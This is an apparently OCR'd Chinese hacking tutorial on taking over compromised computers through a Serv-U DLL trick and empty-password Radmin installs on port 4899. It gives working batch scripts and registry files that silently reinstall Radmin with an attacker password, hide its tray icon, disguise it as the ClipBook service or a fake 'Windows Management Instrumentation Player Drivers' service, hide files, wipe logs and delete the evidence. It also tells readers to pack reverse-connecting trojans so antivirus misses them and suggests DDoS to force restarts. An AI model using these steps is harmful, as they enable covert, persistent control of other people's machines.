ClientCheckDLL1=servu.dll
```

保存，如图3所示，OK，等到serv-u重新启动，要知道serv-u是很不稳定的，过不了多久就会重启的。要是你等不及，那你给他来个DDOS吧！呵呵~我可没有，我做事情很有耐心的。等到一段时间后，也是重启后。现在在本地打开SERV-U的管理程序ServUAdmin.exe，右键新建一个服务器，输入肉鸡的IP地址，帐号lgsr（这个是默认的），密码随便填，再填上肉鸡的FTP端口连接，如图4。




图 3




图 4

好了，现在可以远程管理肉鸡上的FTP了，可以随便添加帐号，修改帐号。

另外可以直接用FTP软件用帐号lgsr登陆，密码随便填，就可以访问肉鸡的C盘，上传，修改文件，并具有执行权限哦。想做什么都可以了，怎么样，简单吧！

狙击4899肉鸡

魔女の条件

对于4899肉鸡，相信大家都不会陌生吧。Radmin远程控制软件最大的优点就是功能齐全，便于操作，能够躲避一些杀病毒软件的查杀。实在是居家旅行，杀人灭口的绝好武器。那么……有的朋友要问了这么好的宝马良驹在哪里可以找到啊？问的好，各大黑客网站均能下载，童叟无欺啊！（这段对白怎么这么耳熟啊？）

一、4899空口令肉鸡争夺战

4899空口令肉鸡是由一些超级菜鸟们用Windows NT/2000自动攻击探测机对他感兴趣的某段IP段细心的、无微不至的扫描孕育而生的（鼓掌，有请我们今天的主角，4899空口令肉鸡隆重登场，哎呀，谁拿西红柿扔我？还讲不讲公德呢？扔也不扔个红的，绿的怎么吃啊？）

既然4899空口令肉鸡这么多，那么我就先从它的由来说起吧！Windows NT/2000自动攻击探测机这款扫描软件不但集成了扫描器的特点，还添加了一些漏洞的利用功能。它能够对扫描出IIS溢出，弱口令和SA空口令的电脑上传并安装远程图形控制软件Radmin，即把R_Server.exe，AdmDll.dll和raddrv.dll这三个文件上传到其电脑系统的“%systemroot%\system32”目录下，并运行R_Server.exe可执行文件。由于远程上传的Radmin没有经过配置，因此在对方机子的任务栏里出现了Radmin服务程序的托盘（如图1）。这样不就成了“此地无银三百两了”吗，机器的主人一定会发现这个不正常的托盘。我想他第一个动作就是把鼠标移动到托盘位置，一点就显示出了有某某IP正在连接本机。如果是个只知道上网聊天的MM她第一个动作就是把网断了，逃过别人的控制再说。如果是个有经验的老鸟那么各位就要小心了，他会通过显示出的IP查到你的电脑或者你用来扫描的肉鸡，这样就大大的不妙了。所以了，这个托盘的隐藏是非常需要和必要的。



图 1

在做我们的工作之前，要做好一些准备活动。首先把4899空口令肉鸡设置上密码，在Radmin的CMD控件下输入命令**r_server.exe /port:520 /pass:hackbase /save /silence**。有些同行总是抱怨这个命令不好用，我看过他们出问题的动画。无论是在CMD命令下或者在“运行”下输入这个命令都是正确的，而他们出错的原因就是没有添加参数“/save”保存，和参数“/silence”后台安装。这样设置好连接端口和密码，同道中人就算用“4899空口令扫描器”扫到你做的肉鸡也晚了，偶已经添加过密码了，而端口在肉鸡重启后能够修改成功。接下来我们就要把一个反弹木马放到肉鸡上，以免对方是动态IP，肉鸡就飞掉了。这里我们可以用灰鸽子VIP或黑洞2004这两个反弹木马。

顺便说一句您的木马一定要做过特征码修改或者加壳啊，这样能够躲避对方杀毒软件的查杀。在这里再说句题外话，对木马加壳不是加的壳越多就越安全，这样大家就走入了多加壳的误区。这样不但不能躲过杀毒软件的查杀，还有可能使木马的功能受到影响。对喜欢加壳躲避杀毒软件的朋友我建议先把木马脱壳，然

后再加个不知名的壳（ASPack、UPX 这些加壳软件的壳已经被许多杀毒软件列入黑客程序列表了），然后再用几款市面流行的杀毒软件在本地机器事先做个杀毒检测。这样的黑客程序才是我们的杀手锏。

前期工作制作完毕后，您就可以耐心的工作了。为了做到隐藏托盘的目的，我想了两个办法：

第一，在您的机器上事先安装并配置好 Radmin，把注册表中的 HKEY_LOCAL_MACHINE\SYSTEM\RAdmin 导出为 radmin.reg，这个就是绝对符合您意愿的 Radmin 配置，把 radmin.reg 上传到对方机器输入命令 **regedit /s radmin.reg**。这样在机器重起或者您帮助他重起 Radmin 服务的时候，任务栏里的 Radmin 托盘就消失了。

第二，写个批处理文件重新调整 Radmin 配置。批处理文件内容如下：

```
@echo off
@r_server.exe /port:520 /pass:hackbase /save /silence
echo Windows Registry Editor Version 5.00 >ftp.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters] >>ftp.reg
echo "DisableTrayIcon"=hex:01,00,00,00 >>ftp.reg
regedit /s ftp.reg
del ftp.reg
```

到这里菜鸟的“保鸡”反击战已经告一段落。刚才我们不是还放了灰鸽子吗，现在这台肉鸡上就有我们的两匹宝马良驹了。小样让你跑，还是逃不出如来佛的掌心吧！呵呵，我得意的笑！

在长期的摸索研究工作中，我发现 Windows NT/2000 自动攻击探测机的小 BUG。等我慢慢道来。Radmin 3.0 影子版的客户端是 Radmin 公司开发的，而服务端程序却因为种种原因，没有和各位见面。有的说是 Radmin 公司在开发新的功能，服务端没有开发完；有的说 Radmin 公司现在只对付费用户提供服务端，这些我就不得而知了。可是我们敬爱的影子为我们制造出了“Radmin 3.0 服务端”其本质就是 2.0 版本的部分修改，对其图标做了修改和加壳处理。可是在汉化过程中，不知道什么原因，它在任务栏里的 Radmin 托盘变成了一个空白的地方，要是不注意是看不出来的（如图 2、图 3）。





图 2



图 3

所以了，我们在运行 Windows NT/2000 自动攻击探测机扫描电脑的时候，把它同目录下释放出来的 R_Server.exe，替换成 3.0 版本的 R_Server.exe。这样扫描出来上传图形控制软件的机器，在其任务栏里就出现了一个空白的地方。当把鼠标点到上面的时候也没有了某某 IP 正在连接的提示，这样就欺骗了一些机主。呵呵，旁门左道大家不要见笑啊。可是这个小 BUG 启发了我的另一个思路，就是把我们的 Radmin.exe 自动运行的配置包重命名为 R_Server.exe，然后替换掉 R_Server.exe，我们不就有了自己的机子了吗？好，说干就干。把我的 Radmin 自解压包替换掉 R_Server.exe，可是这回 Windows NT/2000 自动攻击探测机就没有了上传成功的小提示（如图 4）。

我一直对这个验证方法不甚了解，想找作者问问，可是他老人家换 QQ 了。哪位高手有高见，请不吝赐教，偶的 QQ：9500142。言归正传，这也难不倒我，我们把扫描出来有漏洞的所有 IP 复制到一个文本文件中，用 superscan 导入 IP 列表，扫描我设置 Radmin 服务的端口，这样被我上传 Radmin 的机器就都上门报道了（如图 5）。


图 4




图 5

二、Radmin 服务端高级配置

既然我们对 Radmin 这么情有独钟，那么我们就要打造不死的超级后门木马。据推断当前安装过 Radmin 控制软件的肉鸡占安全性低级的电脑的 80% 左右，所以我们上传木马之前，要把其系统中可能存在的 Radmin 服务停止掉，替换成我们的服务为己所用。绝大部分安装 Radmin 的肉鸡都是用的 R_Server.exe 程序。可是种植的原始情况分为两种：

第一：就如上面所说的那样，是用 Windows NT/2000 自动攻击探测机上传安装的，其安装服务的名称为“radmm”。启动和停止该服务的命令分别为“net start radmm”和“net stop radmm”。

第二：一些喜欢偷懒的朋友，Radmin 使用的是默认的 R_Server.exe 程序，其安装服务的名称为“Remote Administrator Service”。启动和停止该服务的命令分别为“net start r_server”和“net stop r_server”。

我发现一个对付这两种配置的小窍门，就是可以用“r_server.exe /start”和“r_server.exe /stop”启动和停止服务，然后我们在替换为自己的配置。Follow Me!

对配置 Radmin 自解压程序的，我有两个思路可供大家参考，希望对您的配置能够有所启发和帮助。

1. 就是替换系统服务的方法。如果您对 Windows 系统服务的工作机理不甚了解，那么请跳过这里，看接下来的第二种配置。

（1）编写一个批处理文件，命名为 first.bat

```
@echo off
r_server.exe /stop
```

这样做是假定肉鸡上已经由黑友安装过 Radmin 服务，杀无赦。

（2）接下来我拿系统的ClipBook服务开刀做下替换。编写一个批处理文件，命名为baby.bat。

```
@echo off
@sc stop ClipBook
@sc delete ClipBook
@sc stop r_server

@del %systemroot%\system32\AdmDll.dll
@del %systemroot%\system32\raddrv.dll
@del %systemroot%\system32\R_Server.exe
@del %systemroot%\system32\dllcache\ClipSrv.exe
@del %systemroot%\system32\ClipSrv.exe
@copy %systemroot%\system32\Setup\ClipSrv.exe
%systemroot%\system32\ClipSrv.exe
@copy %systemroot%\system32\Setup\raddrv.dll
%systemroot%\system32\raddrv.dll
@copy %systemroot%\system32\Setup\AdmDll.dll
%systemroot%\system32\AdmDll.dll

@ClipSrv.exe /install /silence
@regedit /s radmin.reg
@regedit /s server.reg

@sc config ClipBook start=auto
@sc start ClipBook
@sc delete r_server

@del radmin.reg
@del server.reg
@del sc.exe
@clss.exe
@cls
@del baby.exe
@shutdown.exe -f -r
@del first.bat
@del baby.bat
@del clss.exe
@del shutdown.exe
```

Radmin.reg注册表文件是服务配置，Sc是微软服务修改程序（比尔其实对我们还满不错的哦，嘿嘿），clss.exe是日志清除工具（大家要养成勤扫地的习惯噢！），shutdown.exe是关机程序，这个程序无关紧要，关键看您的性子怎么样了（急性子的黑友建议使用），Server.reg就是ClipBook服务的描述信息了，要伪装当然要做的够专业啊。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\ClipSrv]
```

"Description"="启用"“剪贴簿查看器”储存信息并与远程计算机共享。如果此服务终止，“剪贴簿查看器”将无法与远程计算机共享信息。如果此服务被禁用，任何依赖它的服务将无法启动，

"DisplayName"="ClipBook"。

上面的信息是由原ClipBook服务所对应的注册表键值**[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\ClipSrv]**提取出来的。因为分支包含了部分电脑路径和安全信息，每个电脑都有些许区别，所以把精炼的东西提取出来做为我们的伪装信息。然后，把我们所用到的工具、注册表文件、批处理文件打包。配置RAR高级自解压格式所选项的时候，注意那个解压路径，写成**%systemroot%\system32\Setup**这个目录。

步骤1：选择“在当前文件夹中创建”

步骤2：在“解压后运行”输入baby.bat

步骤3：在“解压前运行”输入first.bat

步骤4：选择RAR高级自解压选项中的“模式”两个地方，选择“全部隐藏”和“覆盖所有文件”，命名自解压缩程序命为baby.exe

2.就是添加一个完全属于自己的服务的方法。

（1）编写一个批处理文件，命名为first.bat。

```
@echo off
r_server.exe /stop
```

（2）接下来偶为我亲爱的小马创建个服务。

服务名称：wmipd

显示名称：Windows Management Instrumentation Player Drivers

编写一个批处理文件，命名为boy.bat。

```
@echo off
@sc stop r_server

@del %systemroot%\system32\AdmDll.dll
@del %systemroot%\system32\raddrv.dll
@del %systemroot%\system32\R_Server.exe
@wmsrv.exe /install /silence
@regedit /s radmin.reg
@net start wmsrv
@attrib +r +h %systemroot%\system32\drivers\wmsrv.exe
@attrib +r +h %systemroot%\system32\drivers\admdll.dll
@attrib +r +h %systemroot%\system32\drivers\raddrv.dll
@regedit /s server.reg

@sc config Windows Management Instrumentation Player Drivers start=auto
@sc start Windows Management Instrumentation Player Drivers
@sc delete r_server
@del radmin.reg
@del server.reg
@del sc.exe
@clss.exe
@cls
@del boy.exe
@del first.bat
@del boy.bat
```

Radmin.reg注册表文件时服务配置，Sc是微软服务修改程序，clss.exe是日志清除工具。Server.reg就是Windows Management Instrumentation Player Drivers服务的描述信息了，要伪装当然要做的够专业啊。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wmipd]
"Description"="为Windows Media Player提供加载进程
```

```
及为其他的移动媒体，驱动程序和库提供基层安全协议服务。"
    "DisplayName"="Windows Management Instrumentation
Player Drivers"
```

然后，把我们所用到的工具、注册表文件、批处理文件打包。配置RAR高级自解压格式所选项啲时候，注意那个解压路径，写成“%systemroot%\

system32\drivers”这个目录。

步骤1：选择“在当前文件夹中创建”

步骤2：在“解压后运行”输入boy.bat

步骤3：在“解压前运行”输入first.bat

步骤4：选择RAR高级自解压缩选项中的“模式”改两个地方，选择“全部隐藏”和“覆盖所有文件”。命名自解压缩程序命为boy.exe。

如果在Radmin服务已经安装的前提下，还可以用Sc.exe把它的服务信息修改了，在这里我就不做演示了。

优点：

1.在系统服务中看见的是Windows Management Instrumentation Player Drivers服务（可以自定义）

2.服务说明是为Windows Media Player提供加载进程及为其他的移动媒体，驱动程序和库提供基层安全协议服务

3.在cmd命令提示符下面，使用**net start**命令看见的是自启动服务是Windows Management Instrumentation Player Drivers

4.在进程中看见的是wmsrv（可以自定义，在boy.bat文件中相应的位置改一下，注意不要和已有的系统进程起冲突）

三、Radmin的访问权限的设置

设置恰当的Radmin访问权限，能够更好的方便在线教学工作的开展，还可以让高手帮您设置一些东西和远程维护系统，又不必担心别人窥探您的隐私或给下个木马类的东西（呵呵~偶不是贬低高手的道德噢，请高手们别生气）。

设置Radmin的访问权限，首先要设置一个登录用的帐号**net user hackbase neugirl /add**，用户所属组为user，这个权限已经够用了。

输入**r_server.exe /setup**命令调出Radmin服务端设置程序

步骤1：选择“设置参数”，其他参数的配置我在这就不多说了。现在我们关键讲述下“连接确定”的设置。

①如果是做在线教学工作或远程协助，在这里选择“使用用户许可”→“连接超时自动拒绝”超时时间，设置的长点。这里我设置为30秒，如图6。

②如果您要是在肉鸡上建立的用户，使用远程操作，那么“连接确定”就不要设置了。免得跳出个要求连接的对话框把管理员吓坏了，这样就不好了。

